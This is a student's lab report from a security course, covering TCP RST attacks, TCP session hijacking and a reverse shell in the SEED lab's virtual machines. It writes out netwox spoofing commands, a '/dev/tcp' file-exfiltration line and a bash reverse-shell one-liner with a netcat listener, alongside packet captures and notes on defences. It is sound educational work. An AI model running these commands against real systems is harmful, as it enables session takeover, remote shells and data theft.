UNIK4250 - Assignment 1

Tanusan Rajmohan - tanusanr@ifi.uio.no

March 2018

Introduction

This report is based on the TCP/IP attack lab from SEEDlabs.

The different IP addresses are listed below:




Figure 1: Seed (server)




Figure 2: Clone A (user)





Figure 3: Clone B (attacker)


3.2 - Task 2: TCP RST Attacks on telnet and ssh Connections

The commands used in this task are the *telnet* and *ssh* command which allows us to connect to another machine/device by passing the address to connect to. SSH is a cryptographic network protocol for operating network services securely over an unsecured network. Telnet is a protocol used on the Internet or local area networks to provide a bidirectional interactive text-oriented communication facility using a virtual terminal connection. The last command used in this task was *netwox*, which is a tool that resets every TCP session matching a filter. It permits to temporarily block a TCP flow without having to change firewall rules. It also permits to force a renegotiation of session parameters, in order to sniff the beginning of connection.

The command I used in this task was telnet with the ip address: "telnet 10.0.2.4" which let me connect to the server (Seed) from Clone A by typing the username and password for the machine "SEEDUbuntu".
The other command used in this section was: *sudo netwox 78 –device "eth14"* which let me break the existing telnet connection between Clone A and the server. The feedback on Clone A was "Connection closed by foreign host."and it was not possible to reconnect while Clone B was running netwox.




I also used SSH: "ssh 10.0.2.4" and the "sudo netwox 78 –device "eth14" which broke the connection again, but this time it gave the message "Write failed: Broken pipe" on Clone A, while running netwox on Clone B. When trying to reconnect the error message "ssh: connect to host 10.0.2.4 port 22: Connection reset by peer" occurred.




The attacker generates a forged TCP RST packet using netwox 78 and listens to any packet with the port number 22. When the victim tries to do some work in the observer machine the SSH connection is force terminated by the observer.


The connections got broken on both sessions because the netwox command resets every TCP session. The host does not notice this, but the machine trying to connect gets denied its access. If you look at the image below you can see the TCP actions. The darker lines define when the TCP packets are lost, or when Wireshark missed at least one packet in the other direction. As shown on the picture below the TCP ACKed segment is lost twice in a short time. The reason for this loss is that the attacker or Clone B is running netwox to break the connection. And the reason it got lost 2 times in a short time is because I tried to reconnect but it did not work.



In the SSH you can also see that the TCP ACKed lost segment in this connection as well when the netwox is called upon by the attacker. This attack also makes Wireshark give out a message marked "TCP Window Update", which simply indicates that the sender's TCP receive buffer space has increased. I also tried to reconnect but Clone A kept getting "Connection reset by peer" message. It is not in the images, but the RST flag also gets set to 1 in both examples.



151	2018-02-25 04:58:01.54	10.0.2.4	129.240.2.27	DNS	82	Standard query A videosearch.ubuntu.com
152	2018-02-25 04:58:01.54	129.240.2.27	10.0.2.4	DNS	143	Standard query response, No such name
153	2018-02-25 04:58:01.54	10.0.2.4	129.240.2.27	DNS	89	Standard query A videosearch.ubuntu.com.uio.no
154	2018-02-25 04:58:01.55	129.240.2.27	10.0.2.4	DNS	140	Standard query response, No such name
155	2018-02-25 04:58:04.41	10.0.2.5	129.240.2.27	DNS	82	Standard query A videosearch.ubuntu.com
156	2018-02-25 04:58:04.47	129.240.2.27	10.0.2.5	DNS	143	Standard query response, No such name
157	2018-02-25 04:58:04.47	10.0.2.5	129.240.2.27	DNS	89	Standard query A videosearch.ubuntu.com.uio.no
158	2018-02-25 04:58:04.47	129.240.2.27	10.0.2.5	DNS	140	Standard query response, No such name
159	2018-02-25 04:58:06.56	CadmusCo_36:a2:55	RealtekU_12:35:00	ARP	60	Who has 10.0.2.1? Tell 10.0.2.4
160	2018-02-25 04:58:06.56	RealtekU_12:35:00	CadmusCo_36:a2:55	ARP	60	10.0.2.1 is at 52:54:00:12:35:00
161	2018-02-25 04:58:09.35	10.0.2.5	10.0.2.4	TCP	74	59561 > ssh [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 T
162	2018-02-25 04:58:09.35	10.0.2.4	10.0.2.5	TCP	54	ssh > 59561 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
163	2018-02-25 04:58:09.35	10.0.2.4	10.0.2.5	TCP	74	ssh > 59561 [SYN, ACK] Seq=2846696960 Ack=1 Win=14480 Len=0 MS
164	2018-02-25 04:58:09.35	10.0.2.5	10.0.2.4	TCP	54	59561 > ssh [RST, ACK] Seq=1 Ack=2846696961 Win=0 Len=0
165	2018-02-25 04:58:09.35	10.0.2.5	10.0.2.4	TCP	66	[TCP Window Update] 59561 > ssh [ACK] Seq=1 Ack=2846696961 Win
166	2018-02-25 04:58:09.35	10.0.2.4	10.0.2.5	TCP	54	[TCP ACKed lost segment] ssh > 59561 [RST, ACK] Seq=2846696961
167	2018-02-25 04:58:09.43	CadmusCo_50:03:b8	RealtekU_12:35:00	ARP	60	Who has 10.0.2.1? Tell 10.0.2.5
168	2018-02-25 04:58:09.43	RealtekU_12:35:00	CadmusCo_50:03:b8	ARP	60	10.0.2.1 is at 52:54:00:12:35:00
169	2018-02-25 04:58:17.54	10.0.2.5	10.0.2.4	TCP	74	59562 > ssh [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 T
170	2018-02-25 04:58:17.54	10.0.2.5	10.0.2.4	TCP	74	ssh > 59562 [SYN, ACK] Seq=0 Ack=1 Win=14480 Len=0 MSS=1460 SA
171	2018-02-25 04:58:17.54	10.0.2.5	10.0.2.4	TCP	66	59562 > ssh [ACK] Seq=1 Ack=1 Win=14720 Len=0 TSval=178728 TSe



271	2018-02-25 04:58:38.98	10.0.2.4	10.0.2.5	TCP	54	ssh > 59563 [RST, ACK] Seq=2026 Ack=2243 Win=0 Len=0
272	2018-02-25 04:58:38.99	CadmusCo_49:87:7a	Broadcast	ARP	42	Who has 10.0.2.4? Tell 10.0.2.6
273	2018-02-25 04:58:38.99	CadmusCo_36:a2:55	CadmusCo_49:87:7a	ARP	60	10.0.2.4 is at 08:00:27:36:a2:55
274	2018-02-25 04:58:38.99	10.0.2.5	10.0.2.4	TCP	54	59563 > ssh [RST, ACK] Seq=2290 Ack=2027 Win=0 Len=0
275	2018-02-25 04:58:38.99	10.0.2.4	10.0.2.5	TCP	54	[TCP ACKed lost segment] ssh > 59563 [RST, ACK] Seq=2074 Ack
276	2018-02-25 04:58:38.99	10.0.2.5	10.0.2.4	TCP	54	59563 > ssh [RST, ACK] Seq=2290 Ack=2075 Win=0 Len=0
277	2018-02-25 04:58:38.99	10.0.2.4	10.0.2.5	TCP	54	ssh > 59563 [RST, ACK] Seq=2154 Ack=2291 Win=0 Len=0
278	2018-02-25 04:58:40.29	10.0.2.5	10.0.2.4	TCP	74	59564 > ssh [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 T
279	2018-02-25 04:58:40.29	10.0.2.5	10.0.2.4	TCP	54	ssh > 59564 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
280	2018-02-25 04:58:40.29	10.0.2.4	10.0.2.5	TCP	74	ssh > 59564 [SYN, ACK] Seq=3068274761 Ack=1 Win=14480 Len=0 MS
281	2018-02-25 04:58:40.29	10.0.2.5	10.0.2.4	TCP	54	59564 > ssh [RST, ACK] Seq=1 Ack=3068274762 Win=0 Len=0
282	2018-02-25 04:58:40.29	10.0.2.5	10.0.2.4	TCP	66	[TCP Window Update] 59564 > ssh [ACK] Seq=1 Ack=3068274762 Wi
283	2018-02-25 04:58:40.29	10.0.2.4	10.0.2.5	TCP	54	[TCP ACKed lost segment] ssh > 59564 [RST, ACK] Seq=3068274762


The attack can be prevented by using the Internet Protocol Security (IPsec), this is a protocol suite for secure Internet Protocol communications. It works by authenticating and encrypting each IP packet of a communication session. IPsec includes protocols for establishing mutual authentication between agents at the beginning of the session and negotiation of cryptographic keys to be used during the session. IPsec can be used in protecting data flows between a pair of hosts (host-to-host), between a pair of security gateways (network-to-network), or between a security gateway and a host (network-to-host).

It can also be prevented by restricting the wifi access, it is easier to gain access on the same network, rather than spread on different networks.

3.4 - Task 4: TCP Session Hijacking

TCP session hijacking is a process in which an attacker can intercept a TCP session between two machines. Since the authentication check is performed only during session initialization the attacker can perform the attack after some duration. The attacker gets the current value of the absolute sequence and acknowledgement number of the TCP session and forges a TCP packet with the next sequence and acknowledgement number and sends it to one of the two machines.


The commands used in this task was the same telnet commando as the last task with the same perimeter, just to connect from the observer to the server. Another command I used was: (*attacker*) "nc (netcat) -l 9090 -v" and then (*server*) "cat /home/seed/hoved.txt > /dev/tcp/10.0.2.4/9090". This last command was just to get a better understanding on how the session attack works. It basically lets the "hacker" listen in on the port and receive messages put to this port.



```
[02/27/2018 01:19] seed@ubuntu:~$ nc -l 9090 -v

Connection from 10.0.2.4 port 9090 [tcp/*] accepted
hoved
```


```
[02/27/2018 01:21] seed@ubuntu:~$ cat /home/seed/hoved.txt > /dev/tcp/10.0.2.6/9
090
```


Because session hijacking does this without having the server to push messages to this port. I let the *observer* just telnet to the *server* and just wait or do some commands. Then I ran this command from the *attacker*: sudo netwox 40 -l 10.0.2.4 -m 10.0.2.5 -o 57848 -p 23 -q 606 -H "'pwd' 0d0a", I ran this to spoof tcp packets and typing "pwd" just to give a mixed data with the packet. As you can see on the screenshot below the spoof worked and the picture on the left shows that the spoof worked, as you can se on the left colum on the picture. The packet nr is very different from the original messages sent. When the spoof succeeds you can see that the number jumps, because it is not the same order as the original transmissions.



```
[02/27/2018 01:33] seed@ubuntu:~$ sudo netwox 40 -l 10.0.2.4 -m 10.0.2.5 -o 5784
8 -p 23 -q 606 -H "'pwd' 0d0a"
IP
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0____|_____0x002D=45_____|
|                id             |r|D|M|     offsetfrag      |
|_____0xEE88=61064_____|0|0|0|_____0x0000=0_____|
|      ttl      |   protocol    |           checksum            |
|____0x00=0_____|____0x06=6_____|_____0xB43A_____|
|                          source                               |
|_____________________10.0.2.4_____________________|
|                        destination                            |
|_____________________10.0.2.5_____________________|
TCP
|          source port          |       destination port        |
|_____0xE1F8=57848_____|_____0x0017=23_____|
|                          seqnum                               |
|_____________________0x0000025E=606_____________________|
|                          acknum                               |
|_____________________0x00000000=0_____________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|0|0|0|0|0|_____0x0000=0_____|
|           checksum            |            urgptr            |
|_____0xD4E4=54500_____|_____0x0000=0_____|
70 77 64 0d  0a                                  # pwd..
```

I used the last sequence number 606 and the src port number 57848 with dst port 25. As you can see on the image below the sequence and acknowledgement number changes from the server to the observer. After the spoofed packet (black line) you can see that the server has a new next sequence number wich get acknowledged on the observers part. But the acknowledge number on the server right after the spoof is the same ack number we sent from the attacker. While the observer has a new next seq number and continues to send data, because it did not notice the spoof.






Session hijacking can be prevented by enabling the protection from the client side. It is recommended that taking preventive measures for the session hijacking on the client side. The users should have efficient antivirus, anti-malware software, and should keep the software up to date. There also is another technique which uses a engine that fingerprints all request of a session. In addition to track the IP address, SSL session id and the http header. Each change in the header adds a penality which makes the engine terminate the session when a limit is reached. This is effective because when intrusion occurs, it will have a different http header order.

3.5 - Task 5: Creating Reverse Shell using TCP Session Hijacking


In this task I started by using the same telnet commando from the earlier tasks ("telnet 10.0.2.4"). This was just to connect to the server, I could easily have done it straight from the server with the attacker. After this I made the attacker listen with the netcat commando: "nc -l 9090 -v". The attacker just listens until the observer or server types the /bin/bash command so that the attacker gets control over the server/observers shell. The command typed in the observer/shell terminal was: "/bin/bash -i > /dev/tcp/10.0.2.6/9090 0<1 2>1"

This commando let the attacker get shell prompt on his screen, see screenshot below. The attacker could make a file and delete a file since the attacker gained access to their system and shell. More dangerous commands could have been done, rather than deleting files, but this was just for testing purposes. As you can see on the "server side" the attack is not noticeable, there are no information on the victims screen. You can also see that all the commands gets displayed on the attacker screen, so he has full control at this point.

```
[03/02/2018 17:06] seed@ubuntu:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 12.04.2 LTS
ubuntu login: seed
Password:
Last login: Tue Feb 27 09:41:44 CET 2018 from ubuntu-2.local on pts/2
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

[03/02/2018 17:29] seed@ubuntu:~$ /bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1
-bash: connect: Connection refused
-bash: /dev/tcp/10.0.2.6/9090: Connection refused
[03/02/2018 17:29] seed@ubuntu:~$ sudo /bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1
-bash: connect: Connection refused
-bash: /dev/tcp/10.0.2.6/9090: Connection refused
[03/02/2018 17:30] seed@ubuntu:~$ /b
bin/  boot/
[03/02/2018 17:30] seed@ubuntu:~$ /b
bin/  boot/
[03/02/2018 17:30] seed@ubuntu:~$ /bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1
-bash: connect: Connection refused
-bash: /dev/tcp/10.0.2.6/9090: Connection refused
[03/02/2018 17:30] seed@ubuntu:~$ /bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1
```



You can also see on the wireshark image below that all the commands get tracked but there are no trace for the victim to see or understand what is going on. Wireshark records all the actions, as shown you can se the "ls" action getting displayed in wireshark. The reason this is happening is because the victim entered a command that starts a bash shell with its input coming from a tcp connection, and its standard and error outputs being redirected to the same tcp connection. And since the attacker listens on port 9090 with the netcat he gets these messages and intercepts to get control.



Since this type of attack has a signature that is not yet recognized by security software, it is a bit hard to prevent. One could argue that it should be prevented on the same terms as a man-in-the-middle attack. Because these forms of attacks are a bit similar in terms of how the initial connection/attack works. Most of the effective defenses can be found on the router or the server-side. You can for example use a strong encryption between the client and the server. Another prevention is to never connect to open WiFi, if you have to you can use browser plug-ins to help you establish a secure connection whenever the option is available. As mentioned it is quite hard to defend against such an attack if you already have connected to an open WiFi, or approved a random connection to a WiFi or service.